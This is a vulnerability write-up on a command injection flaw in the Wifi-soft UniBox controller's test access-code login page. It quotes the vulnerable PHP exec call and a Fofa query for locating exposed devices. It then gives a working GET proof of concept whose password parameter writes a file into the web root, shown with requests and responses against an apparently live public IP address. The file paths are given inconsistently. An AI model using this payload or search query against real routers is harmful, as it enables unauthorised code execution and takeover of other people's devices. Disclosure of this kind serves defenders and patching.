

# Command Injection Vulnerability in Wifi-soft UniBox controller

## Vulnerability details


The Wifi-soft UniBox controller router product has a critical vulnerability, affected by the command injection vulnerability in `/billing/test_accesscodelogin.php`. Unauthorized attackers can exploit this vulnerability to execute arbitrary code on the server side, write backdoors, obtain server permissions, and further control the entire router.

## Vulnerability location

`/billing/test_accesscodelogin.php`


## Fofa

`body="Unibox" && body="Controller" || body=www.wifi-soft.com`



# Vulnerability recurrence

Through code discovery, it is found that in /billing/test\_accesscode/login.php, when the testaccesscode parameter is equal to 1, the prepaiduser and password parameters are not filtered, and they are still concatenated in the exec, which exists a command execution vulnerability.



```
48 $label_failed = getLabel($lang, $module, $submodule, "FAILED");
49 $label_testuserlogin = getLabel($lang, $module, $submodule, "TEST_USER_LOGIN");
50 $label_logininfo = getLabel($lang, $module, $submodule, "LOGIN_INFO");
51 $label_accesscode = getLabel($lang, $module, $submodule, "ACCESS_CODE");
52 $label_testlogin = getLabel($lang, $module, $submodule, "TEST_LOGIN");
53 $label_close = getLabel($lang, $module, $submodule, "CLOSE");
54 $label_testresult = getLabel($lang, $module, $submodule, "TEST_RESULT");
55 $label_testaccesscodelogin = getLabel($lang, $module, $submodule, "TEST_ACCESS_CODE_LOGIN");
56 $label_wifiladmin = getLabel($lang, $module, $submodule, "WIFILAN_ADMIN");
57
58 $err_noreponse = getError($lang, $module, $submodule, "NO_RESPONSE");
59 $err_connectionrefused = getError($lang, $module, $submodule, "CONNECTION_REFUSED");
60 $err_validation = getError($lang, $module, $submodule, "ERR_VALIDATION");
61 $err_nousername = getError($lang, $module, $submodule, "NO_USERNAME");
62 $err_nopassword = getError($lang, $module, $submodule, "NO_PASSWORD");
63
64 $role = $SESSION['role'];
65 $realm = $SESSION['realm'];
66 $customerid = $SESSION['customerid'];
67
68 $configManager = new ConfigurationManager();
69 $prefix = "authentication_profile";
70 $config = $configManager->select($prefix);
71 $authMode = $config['authentication_profile_authmode'];
72
73 if ($REQUEST['testaccesscode'] == 1) {
74     $prepaiduser = stripslashes(trim($REQUEST['prepaiduser']));
75     $password = stripslashes(trim($REQUEST['password']));
76     $server = "localhost";
77     $port = 1812;
78
79     $tmp_file = tempnam("/tmp", "DA");
80     $comm = "/usr/bin/radtest $prepaiduser $password $server:$port 0 testing123 > $tmp_file";
81     $reply = exec($comm);
82     if ($comm_file) {
83         $reply = file_get_contents($tmp_file);
84         unlink($tmp_file);
85         $msg = "<b>".strftime("%A, %e %B %Y, %T %Z"). "</b><br>\n";
86         if ($reply) {
87             if ($authMode == "localauth") {
88                 if (ereg('Access-Accept', $reply)) {
89                     $msg = $label_wifiladmin;
90                 }
91             }
92         }
93     }
94 }
```

POC:  
GET  
/billing/test\_accesscode/login.php?testaccesscode=1&prepaiduser=1&password=pwd>/usr/local/unibox-0.9/network/L0p2g.txt HTTP/1.1  
Host: 185.119.203.32:8080  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language:  
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
DNT: 1  
Sec-GPC: 1  
Connection: close  
Cookie: PHPSESSID=f2qc98gmlq41facrr47t9n7481  
Upgrade-Insecure-Requests: 1  
Priority: u=0, i

## Case 1:

URL: <http://185.119.203.32:8080>

Use BurpSuite Send payload

The screenshot shows the Burp Suite interface with a target URL of <http://185.119.203.32:8080>. The 'Request' tab is active, displaying a GET request to `/billing/test_accesscodelogin.php?testaccesscode=1&prepaiduser=1&password='pwd>usr/local/unibox-0.9/network/L0p2g.txt'`. The 'Response' tab is also active, showing an HTTP 200 OK response with HTML content. The response includes a title 'Unibox Administration' and a meta tag for content type. The status bar at the bottom indicates 'Done' and '4,781 bytes | 1,741 millis'.

**Request**

```
GET /billing/test_accesscodelogin.php?testaccesscode=1&prepaiduser=1&password='pwd>usr/local/unibox-0.9/network/L0p2g.txt' HTTP/1.1
Host: 185.119.203.32:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=f2qc98gm1q41facrr47t9n7481
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000
Priority: u=0, i
```

**Response**

```
HTTP/1.1 200 OK
Date: Thu, 05 Jun 2025 12:33:17 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Cache-control: private
Vary: Accept-Encoding
Content-Length: 4406
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<title>Unibox Administration</title>
<META http-equiv=Content-Type content="text/html; charset=utf-8">
<LINK href="/include/default.css" type="text/css" rel="stylesheet">
<script language="JavaScript" SRC="/js/utlis.js"> </script>
<script language="JavaScript" SRC="/js/validate.js"> </script>
<script language="JavaScript">
function handleClose() {
    window.close();
}

function validate_form() {
    var check = true;
    var focusset = false;
    passwordmsg = new String("");
    prepaidmsg = new String("");

    if(is_empty(document.myform.prepaiduser.value) == true) {
        focusset = true;
        document.myform.prepaiduser.focus();
        prepaidmsg = "( )";
        check = false;
    }

    if(is_empty(document.myform.password.value) == true) {

```

Then visit: <http://185.119.203.32:8080/network/L0p2g.txt>

The screenshot shows the Burp Suite interface with a target URL of <http://185.119.203.32:8080>. The 'Request' tab is active, displaying a GET request to `/network/L0p2g.txt`. The 'Response' tab is also active, showing an HTTP 200 OK response with plain text content. The response is the path `/usr/local/unibox-0.9/billing`. The status bar at the bottom indicates 'Done' and '300 bytes | 620 millis'.

**Request**

```
GET /network/L0p2g.txt HTTP/1.1
Host: 185.119.203.32:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://185.119.203.32:8080
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://185.119.203.32:8080/authentication/logout.php
Cookie: PHPSESSID=f2qc98gm1q41facrr47t9n7481
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

**Response**

```
HTTP/1.1 200 OK
Date: Thu, 05 Jun 2025 12:34:11 GMT
Server: Apache/2.2.17 (Ubuntu)
Last-Modified: Thu, 05 Jun 2025 12:33:17 GMT
ETag: "1e-636d25172a2ac"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 30
Connection: close
Content-Type: text/plain

/usr/local/unibox-0.9/billing
```